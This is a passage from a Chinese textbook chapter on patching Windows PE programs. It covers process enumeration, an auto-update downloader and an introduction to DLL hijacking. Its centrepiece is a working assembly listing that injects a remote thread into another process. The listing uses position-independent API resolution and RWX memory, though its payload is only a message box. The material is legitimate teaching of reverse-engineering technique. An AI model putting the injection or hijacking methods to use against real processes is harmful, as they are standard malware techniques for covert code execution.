通常情况下，补丁程序总是在被补丁的程序后期开发的，有时候，为了后期补丁方便，有些程序会事先给自己留一个“后门”。比如，微软的大部分内核函数，检查Windows的ntdll.dll中大部分函数的源代码，其起始位置的代码看起来总是这样的：

```
MOV EDI,EDI
PUSH EBP
MOV EBP,ESP
```

"mov　edi,edi"指令为两个字节，可以存放短跳转指令，短跳转指令指向的位置可以存放一个指向长跳转指令的地址，从而在运行期实现热补（hotfix）。

在Visual　C＋＋的编译器选项中也有类似的参数/hotpatch可以创建可热修补的PE映像。

以上只是演示了一个思路，大家可以在此基础上自行添加功能，比如提升补丁工具的权限、修改进程空间代码、增强内存读写能力等。

13.1.3　目标进程枚举

在进行动态补丁时，有一步是必需的，即获取目标进程的句柄或者ID号。通过枚举系统进程即可获取这些信息。

1.枚举系统进程的方法

枚举Win32子系统进程的方法很多，常见的有以下四种。

（1）调用PSAPI.DLL提供的函数

该动态链接库是微软Windows NT开发小组开发的与进程有关的函数集。核心函数包括：

```
Hint            RVA             FunctionName
----------------------------------------------------------------
00000002        0000163b        EnumDeviceDrivers
00000003        00004150        EnumPageFilesA
00000004        00003fe1        EnumPageFilesW
00000005        00001ef4        EnumProcessModules
00000006        00003a76        EnumProcesses
```

（2）调用ToolHelp API提供的函数

ToolHelp32函数是一组存储在Kernel32.dll中的Windows API函数，它能够通过Snapshot获得驻留在系统内存中的进程表、线程表、模块表和堆表。核心函数包括：

```
Hint            RVA             FunctionName
-------------------------------------------------------------
00000070        00065c7f        CreateToolhelp32Snapshot
00000288        00064f55        Process32First
00000289        00064e9c        Process32FirstW
0000028a        000650c8        Process32Next
0000028b        00065027        Process32NextW
0000025d        000653a0        Module32First
0000025e        000652e7        Module32FirstW
0000025f        00065525        Module32Next
00000260        00065484        Module32NextW
```

（3）调用ntdll.dll中未公开的API函数

在ntdll.dll中，有一组以NtQuery开头的函数集，利用其中的函数可以获取系统相关数据结构的信息，其中就包括进程信息。核心函数包

括：

```
Hint            RVA           FunctionName
------------------------------------------------------------
000000f3        0000d7fe      NtQueryInformationProcess
000000f4        0000d80e      NtQueryInformationThread
00000107        0000d92e      NtQuerySystemInformation
```

（4）调用PDH.DLL中的API函数

PDH（Performance Data Helper，性能数据辅助数据库）中包含了大量的信息，例如CPU使用率、内存使用率、系统进程信息等；该数据库既可以通过注册表函数来访问，也可以通过动态链接库PDH.DLL提供的系列函数来访问。核心函数包括：

```
Hint            RVA           FunctionName
------------------------------------------------------------
0000000e        00009e6b      PdhCloseQuery
00000054        0000943d      PdhOpenQueryA
00000055        00009014      PdhOpenQueryH
00000056        00009227      PdhOpenQueryW
0000001c        0002b511      PdhEnumObjectItemsA
0000001d        0002b1e9      PdhEnumObjectItemsHA
0000001e        0002aebd      PdhEnumObjectItemsHW

0000001f        0002b109      PdhEnumObjectItemsW
00000004        000097ed      PdhAddCounterA
00000005        0000964c      PdhAddCounterW
0000000f        00009c36      PdhCollectQueryData
00000010        00009c9d      PdhCollectQueryDataEx
0000003a        00003158      PdhGetFormattedCounterArrayA
0000003b        000032a5      PdhGetFormattedCounterArrayW
0000003c        00003b7d      PdhGetFormattedCounterValue
```

2.遍历系统进程示例分析

下面以第二种方法为例，即调用ToolHelp API提供的函数，实现遍历系统进程，以获取指定进程关联模块列表。

（1）源代码

获取指定进程关联模块列表的源代码见代码清单13-2。

代码清单13-2 获取指定进程关联模块列表函数（chapter13\qltools.asm）

```
;------------------------
;获取指定进程关联模块列表
;------------------------
_GetModuleList proc uses ebx esi edi processID:DWORD
```

```
5 local temp:BOOL
6
7 invoke SendMessage,hModuleShowList,LB_RESETCONTENT,0,0
8 mov ebx,processID
9 invoke CreateToolhelp32Snapshot,TH32CS_SNAPMODULE,ebx
10 mov hModuleSnapshot,eax
11 invoke Module32First,hModuleSnapshot,addr process _ME
12
13 mov temp,eax
14 .while temp
15 .if process _ME.th32ProcessID == ebx
16 invoke SendMessage,hModuleShowList,LB_ADDSTRING,\
17 0,addr process _ME.szExePath
18 .endif
19 invoke Module32Next,hModuleSnapshot,addr process _ME
20 mov temp,eax
21 .endw
22 ret
23 _GetModuleList endp
24
25 ;----------------------
26 ;获取进程列表
27 ;----------------------
28 _GetProcessList proc _hWnd
29 local temp:BOOL
30
31 invoke RtlZeroMemory,addr process _PE,sizeof process _PE
32 invoke SendMessage,hProcessListBox,LB_RESETCONTENT,0,0
33 mov process _PE.dwSize,sizeof process _PE
34 invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
35 mov hProcessSnapshot,eax
36
37 invoke Process32First,hProcessSnapshot,addr process _PE
38 .while eax
39 invoke SendMessage,hProcessListBox,LB_ADDSTRING,\
40 0,addr process _PE.szExeFile
41 invoke SendMessage,hProcessListBox,LB_SETITEMDATA,eax,\
42 process _PE.th32ProcessID
43 invoke Process32Next,hProcessSnapshot,addr process _PE
44 .endw
45 invoke CloseHandle,hProcessSnapshot
46 ;选中第一项
47 invoke SendMessage,hProcessListBox,LB_SETCURSEL,0,0
48 invoke SendMessage,hProcessListBox,LB_GETITEMDATA,eax,0
49 invoke _GetModuleList,eax
50
51 invoke GetDlgItem,_hWnd,IDOK
52 invoke EnableWindow,eax,FALSE
53 ret
54 _GetProcessList endp
```

行34通过调用函数CreateToolhelp32Snapshot获取Snapshot。

行37调用Process32First从Snapshot中获取第一个进程所对应的磁盘文件。

行38～44是一个循环，通过调用函数Process32Next完成对

Snapshot中进程的遍历。

主程序通过以下代码调用两个函数：

```
;--------------------------
;结束进程窗口程序
;--------------------------
_ProcKillMain proc uses ebx edi esi
hProcessKillDlg:HWND,wMsg,wParam,lParam
mov eax,wMsg
.if eax == WM_CLOSE
invoke EndDialog,hProcessKillDlg,NULL
.elseif eax == WM_INITDIALOG
invoke GetDlgItem,hProcessKillDlg,IDC_PROCESS
mov hProcessListBox,eax
invoke GetDlgItem,hProcessKillDlg,IDC_PROCESS_MODEL
mov hModuleShowList,eax
;显示进程，并把第一项进程的映射模块也显示出来
invoke _GetProcessList,hProcessKillDlg
.elseif eax == WM_COMMAND
mov eax,wParam
.if ax == IDOK
invoke SendMessage,hProcessListBox,LB_GETCURSEL,0,0
invoke SendMessage,hProcessListBox,\
LB_GETITEMDATA,eax,0
invoke _RunThread,eax
invoke Sleep,200
invoke _GetProcessList,hProcessKillDlg
jmp @F
invoke MessageBox,hProcessKillDlg,addr szErrTerminate,\
NULL,MB_OK or MB_ICONWARNING
@@:
.elseif ax == IDC_REFRESH
invoke SendMessage,hProcessListBox,LB_RESETCONTENT,0,0
invoke CreateToolhelp32Snapshot,TH32CS_SNAPPROCESS,0
mov hProcessSnapshot,eax
invoke _GetProcessList,hProcessKillDlg
.elseif ax == IDC_PROCESS
shr eax,16
.if ax == LBN_SELCHANGE
invoke SendMessage,hProcessListBox,LB_GETCURSEL,0,0
invoke SendMessage,hProcessListBox,LB_GETITEMDATA,\
eax,0
invoke _GetModuleList,eax ;重新显示映射的模块
invoke GetDlgItem,hProcessKillDlg,IDOK
invoke EnableWindow,eax,TRUE
.endif
.endif
.else
mov eax,FALSE
ret
.endif
mov eax,TRUE
ret
_ProcKillMain endp
```

（2）测试运行

运行界面见图13-2。




图 13-2 枚举系统进程运行界面

13.1.4 执行远程线程

大部分的动态补丁最后一步要实现代码的运行，即确保插入到目标进程内存的数据要具备运行权，并能最终运行起来。在一个进程中要运行插入的代码，最好的办法就是通过远程线程技术，即将一段代码挂接到目标进程中，并指定代码块作为该目标进程的一个线程来运行。

1.相关函数

Windows API为远程线程执行提供了函数支持。以下是大致的步骤：

步骤1 使用OpenProcess函数打开目标进程，获取进程操作句柄。

步骤2 使用VirtualAllocEx函数在目标进程中分配内存。

步骤3 使用WriteProcessMemory函数将远程代码写入。

步骤4 使用CreateRemoteThread函数在目标进程中创建远程线程并执行。

OpenProcess函数和WriteProcessMemory函数在13.1.2小节已介绍过，下面重点介绍另外两个函数。

（1）VirtualAllocEx函数

VirtualAllocEx函数内存分配函数的原型如下：

```
LPVOID VirtualAllocEx(
HANDLE hProcess,//申请内存所在的进程句柄
LPVOID lpAddress,//保留页面的内存地址，NULL表示自动分配
SIZE_T dwSize,//欲分配的内存大小
DWORD flAllocationType,//内存分配属性
DWORD flProtect//分配区页面属性
);
```

其中各参数解释如下：

1）flAllocationType，内存分配属性，可取下列值：

MEM_COMMIT，为特定的页面区域分配内存中或磁盘的页面文件中的物理存储。

MEM_PHYSICAL，分配物理内存（仅用于地址窗口扩展内存）。

MEM_RESERVE，保留进程的虚拟地址空间，而不分配任何物理存

储。保留页面可通过继续调用函数VirtualAlloc而被占用，直到最终提交。

MEM_RESET，指明在内存中由参数lpAddress和dwSize指定的数据无效。

MEM_TOP_DOWN，在尽可能高的地址上分配内存。

2）FlProtect，分配区的页面属性，可取下列值：

PAGE_READONLY区域为只读，如果应用程序试图访问区域中的页的时候，将会被拒绝访问。

PAGE_READWRITE区域可被应用程序读写。

PAGE_EXECUTE区域包含可被系统执行的代码。试图读写该区域的操作将被拒绝。

PAGE_EXECUTE_READ区域包含可执行代码，应用程序可以读该区域。

PAGE_EXECUTE_READWRITE区域包含可执行代码，应用程序可以读写该区域。

PAGE_GUARD区域第一次被访问时进入一个STATUS_GUARD_PAGE异常，这个标志要和其他保护标志合并使用，表明区域被第一次访问的权限。

PAGE_NOACCESS，任何访问该区域的操作将被拒绝。

PAGE_NOCACHE　RAM中的页映射到该区域时将不会被微处理器缓存（cached）。

注意　PAGE_GUARD和PAGE_NOCHACHE标志可以和其他标志合并使用，以进一步指定页的特征。PAGE_GUARD标志指定了一个防护页（guard　page），即当一个页被提交时会因第一次被访问而产生一个one-shot异常，接着取得指定的访问权限。PAGE_NOCACHE防止当它映射到虚拟页的时候被微处理器缓存，这个标志方便设备驱动使用直接内存访问方式（DMA）来共享内存块。

返回值：如果执行成功就返回分配内存的首地址，不成功则返回NULL。

（2）CreateRemoteThread函数

CreateRemoteThread函数的原型如下：

```
HANDLE CreateRemoteThread(
HANDLE hProcess,//目标进程句柄
LPSECURITY_ATTRIBUTES lpThreadAttributes,//安全属性
SIZE_T dwStackSize,//线程栈大小
LPTHREAD_START_ROUTINE lpStartAddress,//线程起始地址
LPVOID lpParameter,//传入参数
DWORD dwCreationFlags,//创建标志字
LPDWORD lpThreadId//（输出）线程句柄
);
```

各参数解释如下：

1）hProcess，目标进程句柄。

2）lpThreadAttributes，线程安全描述字，一个指向SECURITY_ATTRIBUTES结构的指针。

3）dwStackSize，线程栈大小，以字节表示。

4）lpStartAddress，一个LPTHREAD_START_ROUTINE类型的指针，指向在远程进程中执行的函数地址。

5）lpParameter，传入参数。

6）dwCreationFlags，创建线程的其他标志。

7）lpThreadId，（输出），返回线程号，如果为NULL，则不返回。

8）返回值：如果成功返回新线程句柄，失败返回NULL，并且可调用GetLastError获得错误值。

2.向目标进程植入远程线程示例分析

本示例的目标是在进程PEInfo.exe中插入一个线程代码，运行并显示HelloWorldPE弹出对话框。

（1）源代码

向目标进程植入远程线程的部分源代码见代码清单13-3。

代码清单13-3　向目标进程植入远程线程（chapter13\remoteThread.asm）

```
……
.code

REMOTE_THREAD_START equ this byte
;------------------------------------
;获取kernel32.dll的基地址
;------------------------------------
```

```
_getKernelBase proc
local @dwRet
pushad
assume fs:nothing
mov eax,fs:[30h] ;获取PEB所在地址
mov eax,[eax+0ch] ;获取PEB_LDR_DATA结构指针
mov esi,[eax+1ch] ;获取InInitializationOrderModuleList链表头
;第一个LDR_MODULE节点InInitializationOrderModuleList成员的指针
lodsd ;获取双向链表当前节点后继的指针
mov eax,[eax+8] ;获取kernel32.dll的基地址
mov @dwRet,eax
popad
mov eax,@dwRet
ret
_getKernelBase endp
```

```
_remoteThread proc uses ebx edi esi lParam ;远程线程函数
call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B
;获取kernel32.dll的基地址
invoke _getKernelBase
mov [ebx+offset hKernel32Base],eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddr
add eax,ebx
mov edi,offset hKernel32Base
mov ecx,[ebx+edi]
invoke _getApi,ecx,eax
mov [ebx+offset lpGetProcAddr],eax
;为函数引用赋值GetProcAddress
mov [ebx+offset _getProcAddress],eax
;使用GetProcAddress函数的首址
;传入两个参数调用GetProcAddress函数，获得LoadLibraryA的首址
mov eax,offset szLoadLib
add eax,ebx
mov edi,offset hKernel32Base
mov ecx,[ebx+edi]
mov edx,offset _getProcAddress
add edx,ebx
;模仿调用invoke GetProcAddress,hKernel32Base,addr szLoadLib
push eax
push ecx
call dword ptr [edx]
```

```
mov [ebx+offset _loadLibrary],eax
;使用LoadLibrary获取user32.dll的基地址
mov eax,offset user32_DLL
add eax,ebx
mov edi,offset _loadLibrary
mov edx,[ebx+edi]
push eax
call edx ;invoke LoadLibraryA,addr _loadLibrary
mov [ebx+offset hUser32Base],eax
;使用GetProcAddress函数的首址，获得函数MessageBoxA的首址
mov eax,offset szMessageBox
add eax,ebx
mov edi,offset hUser32Base
mov ecx,[ebx+edi]
mov edx,offset _getProcAddress
add edx,ebx
;模仿调用invoke GetProcAddress,hUser32Base,addr szMessageBox
push eax
push ecx
call dword ptr [edx]
mov [ebx+offset _messageBox],eax
;调用函数MessageBoxA
mov eax,offset szText
add eax,ebx
mov edx,offset _messageBox
add edx,ebx
;模仿调用invoke MessageBoxA,NULL,addr szText,NULL,MB_OK
push MB_OK
push NULL
push eax
push NULL
call dword ptr [edx]
ret
_remoteThread endp
;-----------------------------------------------
;远程线程用到的数据
;-----------------------------------------------
szText db 'HelloWorldPE',0
szGetProcAddr db 'GetProcAddress',0
szLoadLib db 'LoadLibraryA',0
szMessageBox db 'MessageBoxA',0
user32_DLL db 'user32.dll',0,0
;定义函数
```

```
_getProcAddress _ApiGetProcAddress ?
_loadLibrary _ApiLoadLib ?
_messageBox _ApiMessageBoxA ?


hKernel32Base dd ?
hUser32Base dd ?
lpGetProcAddr dd ?
lpLoadLib dd ?

REMOTE_THREAD_END equ this byte
REMOTE_THREAD_SIZE=offset REMOTE_THREAD_END-offset REMOTE_THREAD_START
```

```
;--------------------
;将远程线程打补丁到进程PEInfo.exe中
;测试方法：首先运行PEInfo.exe
;启动该程序,单击第一个菜单的第一项
;会发现桌面上弹出HelloWorldPE对话框
;--------------------
_patchPEInfo proc
local @dwTemp

pushad

;通过标题获得进程的handle
invoke GetDesktopWindow
invoke GetWindow,eax,GW_CHILD
invoke GetWindow,eax,GW_HWNDFIRST
mov phwnd,eax
invoke GetParent,eax
.if!eax
mov parent,1
.endif

mov eax,phwnd
.while eax
.if parent
mov parent,0 ;复位标志
;得到窗口标题文字
invoke GetWindowText,phwnd,addr strTitle,\
sizeof strTitle
nop
invoke lstrcmp,addr strTitle,addr szTitle
.if!eax
mov eax,phwnd
.break
.endif
.endif

;寻找这个窗口的下一个兄弟窗口
invoke GetWindow,phwnd,GW_HWNDNEXT
mov phwnd,eax
invoke GetParent,eax
.if!eax
invoke IsWindowVisible,phwnd
.if eax
mov parent,1
.endif
```

```
343 .endif
344 mov eax,phwnd
345 .endw
346
347 ;mov eax,phwnd
348 ;invoke wsprintf,addr szBuffer,addr szOut1,eax
349 ;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
350
351 ;根据窗口句柄获取进程ID
352 invoke GetWindowThreadProcessId,phwnd,addr hProcessID
353
354 ;mov eax,hProcessID
355 ;invoke wsprintf,addr szBuffer,addr szOut2,eax
356 ;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
357
358 invoke OpenProcess,PROCESS_ALL_ACCESS,\
359 FALSE,hProcessID
360 .if!eax
361 invoke MessageBox,NULL,addr szErr1,NULL,MB_OK
362 jmp @ret
363 .endif
364 mov hProcess,eax ;找到的进程句柄在hProcess中
365
366
367 ;invoke wsprintf,addr szBuffer,addr szOut3,eax
368 ;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
369
370 ;分配空间
371 invoke VirtualAllocEx,hProcess,NULL,\
372 REMOTE_THREAD_SIZE,MEM_COMMIT,\
373 PAGE_EXECUTE_READWRITE
374 .if eax
375 mov lpRemote,eax
376 ;写入线程代码
377 invoke WriteProcessMemory,hProcess,\
378 lpRemote,\
379 offset REMOTE_THREAD_START,\
380 REMOTE_THREAD_SIZE,\
381 addr @dwTemp
382 mov eax,lpRemote
383 add eax,offset _remoteThread-offset REMOTE_THREAD_START
384 invoke CreateRemoteThread,hProcess,NULL,0,eax,0,0,NULL
385 .endif
386
387 invoke CloseHandle,hProcess
388
389 @ret:
390 popad
391 ret
392 _patchPEInfo endp
```

程序思路很清晰，由REMOTE_THREAD_START和REMOTE_THREAD_END将线程代码（行68～274）包裹起来，代码中包含定义的数据变量；其中，定义远程线程函数_remoteThread（行164～251）是最终进入到目标进程要执行的线程函数。代码的编写采用了第6章的免重定位技术和第11章介绍的动态加载技术。

行309 ~ 352通过遍历并匹配操作系统打开的窗口标题得到PEInfo进程的进程号。

行358 ~ 364使用函数OpenProcess打开PEInfo进程。

行370 ~ 373使用函数VirtualAllocEx在打开的PEInfo进程中分配内存。

行377 ~ 381使用函数WriteProcessMemory将线程代码（含数据）部分写入到目标进程地址空间。

行382 ~ 384使用函数CreateRemoteThread在PEInfo进程空间执行_remoteThread，并将其作为进程的一个独立的线程运行。

（2）运行测试

从运行结果看，弹出的对话框继承了所属进程的部分特性，比如图标，见图13-3。



图　13-3　错误提示对话框

提示　链接remotethread.obj时需要指定代码段属性为可读、可写和可执行。

13.2 静态补丁

13.1节介绍的动态补丁是针对PE映像内存空间的，本节要介绍的静态补丁技术则是针对PE本身及相关联文件的。静态补丁常用于PE加密、汉化、软件升级等领域。

静态补丁可以通过对PE文件进行整体替换、对动态链接库进行替换、部分修改PE文件，即向PE文件附加代码并劫持映像入口等技术来实现，下面将分别讲述。

13.2.1 整体替换PE文件

软件升级时，经常要做的事情就是对旧版的PE文件实施整体替换，下面以一个通过网络环境自动完成程序升级的例子来介绍这种静态补丁技术。其基本思路如下：

1.设置网络升级环境

在网络上放置两个文件，一个是PE版本描述文件，一个是PE新版本文件。在本例中分别为：

http://10.112.132.100/version.ini

http://10.112.132.100/soft/DPatchPEInfo_1_0.exe

PE版本描述文件由客户端下载，并识别客户端当前部署的程序是否为新版本；PE新版本文件则用于替换客户端旧版本文件。version.ini的内容如下：

```
[DPatchPEInfo.exe]
majorImageVersion=1 ;主版本
minorImageVersion=0 ;子版本
downloadfile=DPatchPEInfo_1_0.exe ;下载文件
[PEInfo.exe]
majorImageVersion=1
minorImageVersion=1
downloadfile=PEInfo_1_1.exe
……
```

version.ini文件中记录了两个可以升级的文件，通过这种方式可以定义更多的供客户升级的文件，每个文件均由以下三个项构成：

majorImageVersion（程序主版本号）

minorImageVersion（程序次版本号）

downloadfile（部署在服务器上的该版本对应的文件名称）

2.用户执行升级程序

由用户运行升级程序update.exe，该程序从网络下载PE版本描述文件，并与当前PE文件版本进行比对；如果发现当前版本低，则下载对应的新版本文件，并保存。

在对比时，可以使用PE文件头部的两个字段：

IMAGE_OPTIONAL_HEADER32.MajorImageVersion（记录主版本号）

IMAGE_OPTIONAL_HEADER32.MinorImageVersion（记录次版本号）

主进程在释放update.exe以后，将该信息连同进程的PID号一起写入update.exe文件的指定位置，便于update.exe实施对比，下载文件与判断是否新版本的操作均在update.exe里完成。当然，大家也可以在主程序里维护这两个变量，而无需将版本信息写入PE头部，运行效果是一样的。

3.完成新版本文件的替换

update.exe提示用户有新程序可升级，从服务器上下载version.ini中记录的新版本文件，结束当前运行的旧版本的PE文件对应的进程，并通过重命名的方式实现新版本文件与旧版本文件的替换。

注意　update.exe升级程序是以资源的形式存储到DPatchPEInfo.exe文件的，直到用户选择了升级菜单选项才被释放出来，并执行升级操作。

升级程序update.asm的源代码见代码清单13-4。

代码清单13-4　软件升级程序（chapter13\update.asm）

```
;-------------------------
;软件升级程序
;戚利
;2010.11.28
;-------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
```

```
include urlmon.inc
includelib urlmon.lib
;数据段
.data
szINI db '下载配置文件：http://10.112.132.100/version.ini',0
szIsNewVesion db '程序已经是最新版本',0
szLINI db '.\_tmp.ini',0
hProcessID dd ? ;主进程释放时会修改此处的3个值
oldMajor dw 0 ;分别是：主程序进程号，主次旧版本的值
oldMinor dw 0
hProcess dd ?
newMajor dw 0
newMinor dw 0
szOut1 db '%s_%d_%d.exe',0
szOut2 db '下载补丁文件:http://10.112.132.100/soft/%s',0 ;要下载的EXE文件
szFailRead db 256 dup(0)
szSectionName db 'DPatchPEInfo.exe',0 ;针对不同的程序修改此处的值
szKeyName1 db 'majorImageVersion',0
szKeyName2 db 'minorImageVersion',0
szKeyName3 db 'downloadfile',0
stStartUp STARTUPINFO <?>
stProcInfo PROCESS_INFORMATION <?>
szExeFile db 256 dup(0)
szBuffer db 256 dup(0)
szDataBuffer db 256 dup(0)
;代码段
.code
start:
invoke MessageBox,NULL,offset szINI,NULL,MB_OK
;下载ini文件
invoke URLDownloadToFile,0,\
addr szINI,
addr szLINI,0,0
;打开分析ini文件
invoke GetPrivateProfileInt,addr szSectionName,\
addr szKeyName1,\
0,\
addr szLINI
mov newMajor,ax
invoke GetPrivateProfileInt,addr szSectionName,\
addr szKeyName2,\
0,\
addr szLINI
mov newMinor,ax
;判断是否是新版本PE
mov ax,newMajor
mov bx,newMinor
```

```
73
74 .if ax == oldMajor&&bx == oldMinor
75
76 ;显示已经是最新版本
77 invoke MessageBox,NULL,offset szIsNewVesion,NULL,MB_OK
78
79 .else
80 ;是新版本，下载该PE，并实施替换
81
82 ;取文件名DPatchPEInfo.exe_1_0.exe
83
84 invoke RtlZeroMemory,addr szDataBuffer,256
85 invoke GetPrivateProfileString,addr szSectionName,\
86 addr szKeyName3,\
87 NULL,\
88 addr szDataBuffer,\
89 sizeof szDataBuffer,\
90 addr szLINI ;取文件名
91
92 invoke wsprintf,addr szBuffer,addr szOut2,\
93 addr szDataBuffer
94
95 invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
96
97 ;下载EXE文件
98 invoke URLDownloadToFile,0,\
99 addr szBuffer,
100 addr szDataBuffer,0,0
101
102
103 ;结束当前主进程
104 invoke OpenProcess,PROCESS_ALL_ACCESS,\
105 FALSE,hProcessID
106 mov hProcess,eax
107 invoke Sleep,1000
108
109 invoke TerminateProcess,hProcess,0
110 invoke CloseHandle,hProcess
111
112 invoke Sleep,1000
113 ;将下载的文件替换为PE文件
114 invoke DeleteFile,addr szSectionName
115 invoke CopyFile,addr szDataBuffer,addr szSectionName,\
116 TRUE
117 invoke Sleep,1000
118 ;重启PE程序
119 invoke GetStartupInfo,addr stStartUp
120 invoke CreateProcess,NULL,addr szSectionName,NULL,NULL,\
121 NULL,NORMAL_PRIORITY_CLASS,NULL,NULL,\
122 offset stStartUp,offset stProcInfo
123 .endif
124
125 invoke ExitProcess,NULL
126 end start
```

如代码清单所示，升级程序update.asm的主要思路是：

行53～56：调用函数URLDownloadToFile下载version.ini。

行57～67：调用函数GetPrivateProfileInt获取文件在服务器上的最新版本号（包含主版本和次版本）。

行71～74：用新获取到的版本号与旧版本号对比，判断文件是否需要更新。在这里要特别注意，旧版本号在本程序中并没有任何一个语句或函数为其赋值。它的值来自另一个程序，这个程序就是释放update.exe的主程序DPatchPEInfo.exe。

行80～123：要升级的文件在服务器上有新版本，首先通过version.ini获得文件名，然后连接网络下载该文件，结束当前主进程，替换旧版本文件。

至此，补丁更新程序的所有工作都做完了，下面来看要升级的主程序应该做哪些工作。DPatchPEInfo主程序要做的事情包括：

（1）在资源文件中定义资源

在资源文件DPatchPEInfo.rc里定义资源IDB_UPDATE，资源的内容为update.exe文件的字节码：

```
IDB_UPDATE UPDATE"update.exe"
```

（2）在主程序代码中维护版本

在主程序开始定义两个常量，用来标识主程序的主版本和次版本。该值在释放update.asm时将被传入update.asm的数据段定义的变量中。

```
MAJOR_IMAGE_VERSION=1
MINOR_IMAGE_VERSION=0
```

（3）编写调用升级补丁代码

在窗口回调函数中定义对菜单“选项”|“检查网络升级”的响应代码，如下所示：

```
.elseif eax == IDM_1 ;升级程序
;写入3个变量
invoke GetWindowThreadProcessId,hWnd,addr @value
mov eax,@value
mov ebx,0040528eh
mov dword ptr [ebx],eax
mov ax,MAJOR_IMAGE_VERSION
mov word ptr [ebx+4],ax
mov ax,MINOR_IMAGE_VERSION
mov word ptr [ebx+6],ax
;释放update.exe程序
invoke _createDll,hInstance
;运行update.exe程序
invoke GetStartupInfo,addr stStartUp
invoke CreateProcess,NULL,addr szSrcName,NULL,NULL,\
NULL,NORMAL_PRIORITY_CLASS,NULL,NULL,\
```

```
offset stStartUp,offset stProcInfo
……
```

4.运行测试

测试通过网络升级的详细步骤包括以下几步：

步骤1　正常编译update.asm源代码，链接update.obj生成update.exe文件。

步骤2　使用如下命令编译链接直至生成DPatchPEInfo.exe文件。

```
rc -r DPatchPEInfo.rc
ml -c -coff DPatchPEInfo.asm
link-subsystem:windows-section:.text,ERW-section:.text,ERW
DPatchPEInfo.obj DPatchPEInfo.res
```

步骤3　用OD打开DPatchPEInfo.exe，查找需要修正的两个位置。

```
00405270  B3 CC D0 F2 D2 D1 BE AD CA C7 D7 EE D0 C2 B0 E6  程序已经是最新版
00405280  B1 BE 00 2E 5C 5F 74 6D 70 2E 69 6E 69 00 00 00  本..\_tmp.ini...
00405290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 73  ..............%s
```

黑体部分为三个需要修正的变量位置。如上所示，记录起始地址为0x0040528e。

步骤4　修正源代码DPatchPEInfo.asm中的部分指令操作数的值。

```
;写入3个变量
invoke GetWindowThreadProcessId,hWnd,addr @value
mov eax,@value
mov ebx,0040528eh ;将该值修正为刚记录的值
mov dword ptr [ebx],eax
mov ax,MAJOR_IMAGE_VERSION
mov word ptr [ebx+4],ax
mov ax,MINOR_IMAGE_VERSION
mov word ptr [ebx+6],ax
;释放update.exe程序
invoke _createDll,hInstance
```

步骤5　重新执行步骤2操作，生成新的DPatchPEInfo.exe文件。

步骤6　在服务器上部署“升级文件”与“升级配置文件”，在客户端运行旧版本（通过修改两个常量可改变程序版本）的DPatchPEInfo进行升级。

13.2.2　整体替换DLL文件

Windows操作系统在运行程序时大量使用动态链接库技术，所以静态补丁的目标除了PE文件本身外，还包含与PE文件相关联的动态链接库文件。通过对导入函数的持有者DLL进行替换（专业术语为劫持），也可以实现针对PE的静态补丁。动态链接库劫持（DLL　HOOK）技术经常用于病毒与反病毒程序领域。

1.静态DLL调用与动态DLL调用对比

DLL是用于向主程序提供函数调用的，在大多数的PE中，DLL是被PE加载器加载到进程地址空间的。PE程序对DLL的调用分为静态调用和动态调用两种，相对这两种不同的调用方法，DLL劫持的方法也不一样。

首先来看针对静态DLL调用的劫持。如果有恶意用户在加载前对DLL进行替换，使用一个自己定义的DLL替换程序原有的DLL，且保证替换后的DLL中存在原有DLL中所有函数的实现，那么，当进程运行调用到DLL的函数时，就等于运行了补丁后的DLL。向静态DLL调用中的主程序实施补丁的流程见图13-4。




图　13-4　静态DLL调用的DLL补丁调用流程

如图13-4所示，静态调用DLL的主程序在被加载器加载到内存前，就已经更换了主程序调用的动态链接库文件。主程序本来应该直接调用原始DLL的，通过定义补丁DLL，使得主程序的调用发生转向，而对原始DLL的调用则转由补丁DLL实现。

下面来看针对动态DLL调用的劫持。在有些情况下，如PE使用了动态加载技术或者使用了延迟加载导入技术，那就更简单了，在运行期替换DLL都可以。向动态DLL调用中的主程序实施补丁的流程见图13-5。

